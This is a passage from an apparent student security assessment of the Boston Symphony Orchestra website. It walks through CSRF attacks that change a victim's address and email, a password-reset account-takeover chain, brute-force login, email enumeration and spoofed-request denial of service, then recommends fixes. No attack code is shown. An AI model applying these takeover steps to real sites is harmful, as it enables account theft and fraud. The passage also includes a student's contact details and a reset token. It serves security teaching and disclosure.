
Changing a user's account information (phone number and billing address) is executed via a POST request to the url https://atlstaging.bso.org/Constituent/UpdateAddress with all the required parameters ("City", "Phone", "Postal Code", etc. set). As a result, a CSRF attack can be crafted via an HTML form that submits a POST request with the attacker's desired account information as inputs of the form.

For this attack specifically, a new address (in Rosewood, PA) and phone number were added to the user's account settings, and this new information was set as the primary address. Note that existing account information cannot be edited with CSRF attacks because modifying an address requires a seven-digit "ExternalAddressId" that is randomly assigned to each user and cannot be extracted without logging in. However, submitting a new address does not require such an ID. The code that executes this attack is hosted at a URL that submits the form when clicked and will update the user's primary address if that user is already logged in to the BSO site. As a cover-up for this attack, the URL redirects the user to a cat video after submitting the form.

This attack is particularly successful because the new address added can be set as the primary address. With control of the user's primary address, the attacker can receive correspondence from the BSO to the victim. Additionally, when purchasing tickets or other items, it is possible that the user will select his or her primary address as the address to which the items should be mailed without first checking what that address actually is. If this happens, the attacker would receive the items which the other user has purchased.

See Appendix B for code that issues this attack. The following screenshots illustrate an execution of the code:

Assume the user starts off with a single primary address as shown in the screenshot below:


CHOOSE YOUR SETTINGS ?

Name Peitong Duan

Email (ID) duanp@mit.edu EDIT

Password ************* EDIT

Billing Address
14 1123 test address1000
Cambridge123, MA 02139
United States of America

(919) 423-6431
Edit | Primary

ADD A NEW BILLING ADDRESS

Figure 4.

The script that executes this post request is hosted at web.mit.edu/duanp/www/csrf.html, which adds a new address set as the primary address. Assume the user is logged in and clicks on this url. The user is very briefly taken to the attacker's website before quickly being redirected to the cat video in Figure 5. Unless the user's attention is fully focused on the URL bar to see this quick change, he or she will not realize that there has been a redirect.





Figure 5. Redirected to cat video.

The user is unaware that one now has a new primary address set by the attacker:


MY ACCOUNT

Name	Peitong Duan	
Email (ID)	duanp@mit.edu	
Password	*************	
Billing Address	14 1123 test address1000 Cambridge123, MA 02139 United States of America ☏ (919) 423-6431	A's Lair Rosewood, PA 19010 United States of America ☏ (919) 423-6431


Figure 6. Primary Shipping Address After Successful CSRF Attack

The caveat is that the user must be logged in in order for this attack to work and that the user is automatically logged out after 20 minutes of inactivity. One way to improve the success rate of this address update CSRF attack is for this link to be embedded in the BSO site after the user logs in, possibly as third-party javascript.

4.2.8.2 Changing Email Address
Similarly, changing a user's email address is executed via a POST request to the url "https://atlstaging.bso.org/Constituent/UpdateConstituentID" with the parameter "UserName" set to a value. This CSRF attack is executed identically to the address update attack described earlier (code is listed in Appendix B), and the adversary is able to set the account's email address to an email address of their choice.

This attack is significant in that it enables to attacker to hack into the user's account after successfully changing the user's email address to one that the attacker can access. This account hacking procedure exploits the password reset process which involves emailing the user the password reset link. The attack proceeds as follows:

1. Launch a CSRF attack to set the user's email address to the attacker's (duanp@mit.edu)
2. Request a password reset link to be sent to the malicious email address




FORGOT PASSWORD

Please enter your email address in the space below and press the submit button. If an account is located which is associated with your email address, this page will redirect you back to the "Sign In" page. Additionally, you will receive an email that will contain a new password that will allow you to access your account.

Email Address: duanp@mit.edu

Figure 7. Resetting Password



BOSTON SYMPHONY ORCHESTRA

Dear Patron:


We received a request to reset the password associated with this email address. If you made this request, please follow the instructions below. Click the link below or copy the link and paste it in your browser to reset your password using our secure server. This link is valid for 10 days.

If you did not make this request, please ignore this email and call SymphonyCharge.

http://www.bso.org/Constituent/ResetPassword?uid=duanp@mit.edu&token=4055F080-FC7C-4AC9-8512-440B3AD011CD

Figure 8. Email Sent to reset password

3. Reset the password to one of the attacker's choosing



Email (ID) duanp@mit.edu

Password ••••••••••• •••••••••

New password Confirm password

Password Requirements:

- Minimum 8 characters in length ✓
- Must contain ALL three of the following items:
  - At least one Uppercase Letter ✓
  - At least one Lowercase Letter ✓
  - At least one Number or Symbol (allowable symbols - + _ ! @ # $ % ^ & * . , ?) ✓

Figure 9. Password Reset

4. The attacker can now log in to the user's account since the email address and password are known.

These attacks require the user to click a malicious link while logged in to the BSO website, so the number of users affected is likely to be small. Another decision between favoring security or usability on the BSO's side was to not store credit card information on the website. Having full access to someone else's account becomes a much more potent attack if there is a credit card stored there. However, there is still information on a user's account which could be of interest an attacker, including their name, phone number, address. Additionally, receipts of all purchases made are available on the user's account. If there is a receipt for a performance in the future, the attacker could try to use this receipt to acquire a copy of the actual ticket it is for. Additionally, there are some users (i.e. donors) that have escalated privileges compared to the other users. These privileges include access to special seatings and discounts. If the attacker is able to compromise an account with these additional privileges, the attacker will be able to enjoy them as well.

Note that we were unable to fully test the CSRF attacks on the BSO staging server. This is because the password reset email links to the actual BSO site as opposed to the staging server. Thus, we carried out this attack on the one of our own accounts on the actual site. No other user accounts on the actual BSO site were compromised.

4.2.9 Using Components with Known Vulnerabilities

There are many third-party Javascript files included on the website, which can be problematic if the third-party is malicious or has vulnerabilities itself. The BSO website is particularly vulnerable by linking directly to a hosted version of the Javascript file rather than downloading the Javascript file to its own server and hosting it there. This is because if the website hosting the Javascript is compromised, the BSO website will automatically become compromised as well. The tradeoff to downloading the Javascript files directly to its own server is having to monitor all of the third-party Javascript files for updates and re-downloading the Javascript when appropriate.

4.2.10 Unvalidated Redirects and Forwards

This section relates to ensuring that attackers cannot redirect victims from the BSO website to phishing or malware sites, or use forwards to access unauthorized pages. Such an attack would be possible because web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Although we did not focus on this attack in our analysis, when investigating other techniques, we did not notice any obvious vulnerabilities in this area.

4.3 Other Attempted Attacks


4.3.1 Denial of Service Attack

The BSO website blacklists an Internet Protocol Address that sends malicious requests, which we discovered by running the basic “attack” in Zed Attack Proxy [17]. Knowing this, denying service to a specific user is as easy as spoofing malicious requests from their IP. In the age of WiFi, it is not unlikely for a user’s IP address to change and for him or her to be able to access the BSO website again. Additionally, an attacker does not actually gain much from denying access to a specific user. Given that the alternative is to allow the server to be bombarded with malicious requests from a single IP address, we think the BSO website developers made a wise tradeoff by blacklisting IP addresses that appear to misbehave.

4.3.2 Brute Force Attacks

The BSO website does not limit the number of times which a user can attempt to log in to the website. As a result, one could stage an attack that brute forces a password for a given email address. To rectify this, we recommend either requiring a CAPTCHA when logging in (to ensure that the party logging in is human) or limiting the number of login attempts. In the event that an attacker gains access to someone’s account, he or she could gain access to personal information (email addresses, home addresses, phone numbers, receipts for ticket purchases) or constituencies that are not available to the attacker’s account (such as one that gives the user special privileges when purchasing tickets).

Additionally, the BSO website reveals whether a given email address is associated with an account
We can determine the existence of account unique identifiers, email addresses, via brute-force


PASSWORD RECOVERY FAILED

Email Address bruteforce@attacker.com

EXISTING PATRONS:

The email address you have provided is not on record for any account in our system. If you are positive that you do have an account with us, please contact BSO Customer Service to associate your email address with your account.

Figure 10. Discovering "bruteforce@attacker.com" does not have an account on the BSO Website.

5. Analysis of Android Application

The decompiled Android source code was inspected. Overall, the BSO application makes good use of external libraries and follows the 6.857 paradigm, "never roll your own crypto". Our motivation for additionally examining the Android Application was that they are more likely to be overlooked easy to detect security vulnerabilities in a company's secondary application [18]. One of last year's 6.857 teams evaluated the security for Grubhub.com and found a major vulnerability in GrubHub's mobile application [19]. We looked at the Android Application, hoping to find something similar.

The APK file was obtained using the android application "Apk Extractor", published by InfoFledgeTechnology Ltd, and decompiled using APK decompiler, available at http://www.decompileandroid.com/.

The Android application was created by a third party vendor, using well known Android packages. Codepath's "Must Have Libraries" explains two of the libraries used by the BSO android application: ButterKnife, which "using Java annotations, makes Android development better by simplifying common tasks" and Icepick, "Android Instance State made easy" [20]. One of the "Must Have Libraries" not used in the BSO application is LeakCanary, which is used to prevent memory leaks. This may be unnecessary given the structure of the Android application. The Android application also runs greenDAO, an ORM for SQLite, that is well known, fast, and unlikely to have actionable vulnerabilities [21,22]. The BSO Application employs Okio [23] to handle buffers and bytestrings. From code analysis, Okio code appears to handle buffer overflows and even has a bug bounty program. Even if these packages and the whole Android application had vulnerabilities, the BSO has another layer of security: the application itself does not communicate directly with the BSO's web server. As shown in Figure 11, when a user wants to buy tickets in the application, they exit the application and a mobile web browser opens. This prevents direct contact between the mobile application and BSO's server.




Figure 11. Android Application Architecture

6. Suggestions

Based on the vulnerabilities that were uncovered when performing this security analysis, we have the following recommendations to the BSO to make the web application more secure.

- Embed a CSRF prevention token into requests to allow the website to detect requests that are coming from unauthorized locations such as an attacker's hosted site.
- Update certificate on production server to use more secure SHA-2 signature, instead of continuing to use a SHA-1 signature. As mentioned in Section 4.2.6, Microsoft will no longer be accepting SHA-1 certificates after 2016.
- Turn on automatic updates for ASP.NET to ensure that patches that address key vulnerabilities are reflected right away in the BSO website. Also consider updating to the latest version (ASP.NET 5).
- Use usernames rather than email addresses as the unique identifiers for accounts. This will prevent an attacker from obtaining a list of email addresses with accounts on the site (which can then, for example, be used for CSRF attacks or sold to telemarketers).
- Limit the number of login attempts to the website. This will prevent an attacker from being able to brute force a password for a given account.
- Consider including a CAPTCHA to guard against automated brute force attacks.
- Be mindful of the third-party Javascript files included on the website, especially the ones whose URLs are linked to.

7. Project Takeaways

We enjoyed the hands-on experiences that both this project and this class have given us in the field of computer network security. This project represents the first time we explored the security of an existing system, and most of the tools that we used to aid in the attacks were new to us. The knowledge we gained with this project will serve us as well as we go on to careers as software developers. We also garnered an increased appreciation for the importance of good security and an understanding of the difficulty to ensure that a system is not vulnerable.

8. References

[1] "Annual Report 2014-2015", Boston Symphony Orchestra, Inc. [Online]. Available at: http://bso.http.internapcdn.net/bso/images/dev/annual-report-14-15/Annual_Report_Low_Res.pdf. [Accessed: 17-Mar-2016].
[2] "Top 10 2013-Top 10," - OWASP. [Online]. Available at: https://www.owasp.org/index.php/top_10_2013-top_10. [Accessed: 11-May-2016].
[3] "US government hack stole fingerprints of 5.6 million federal employees," The Guardian, 2015. [Online]. Available at: https://www.theguardian.com/technology/2015/sep/23/us-government-hack-stole-fingerprints. [Accessed: 11-May-2016].
[4] "Target credit card hack: What you need to know," CNNMoney. [Online]. Available at: http://money.cnn.com/2013/12/22/news/companies/target-credit-card-hack/. [Accessed: 11-May-2016].
[5] "OWASP," Wikipedia. [Online]. Available at: https://en.wikipedia.org/wiki/owasp. [Accessed: 11-May-2016].
[6] "6.858 / Fall 2015," 6.858 / Fall 2015. [Online]. Available at: http://css.csail.mit.edu/6.858/2015/. [Accessed: 11-May-2016].

[7] “Microsoft Security Bulletin MS11-100 - Critical,” Microsoft Security Bulletin MS11-100 - Critical. [Online]. Available at: https://technet.microsoft.com/en-us/library/security/ms11-100.aspx. [Accessed: 11-May-2016].
[8] "What Is Web Application Firewall (WAF)? - Definition from WhatIs.com." SearchSecurity. Web. [Accessed: 11 May 2016].
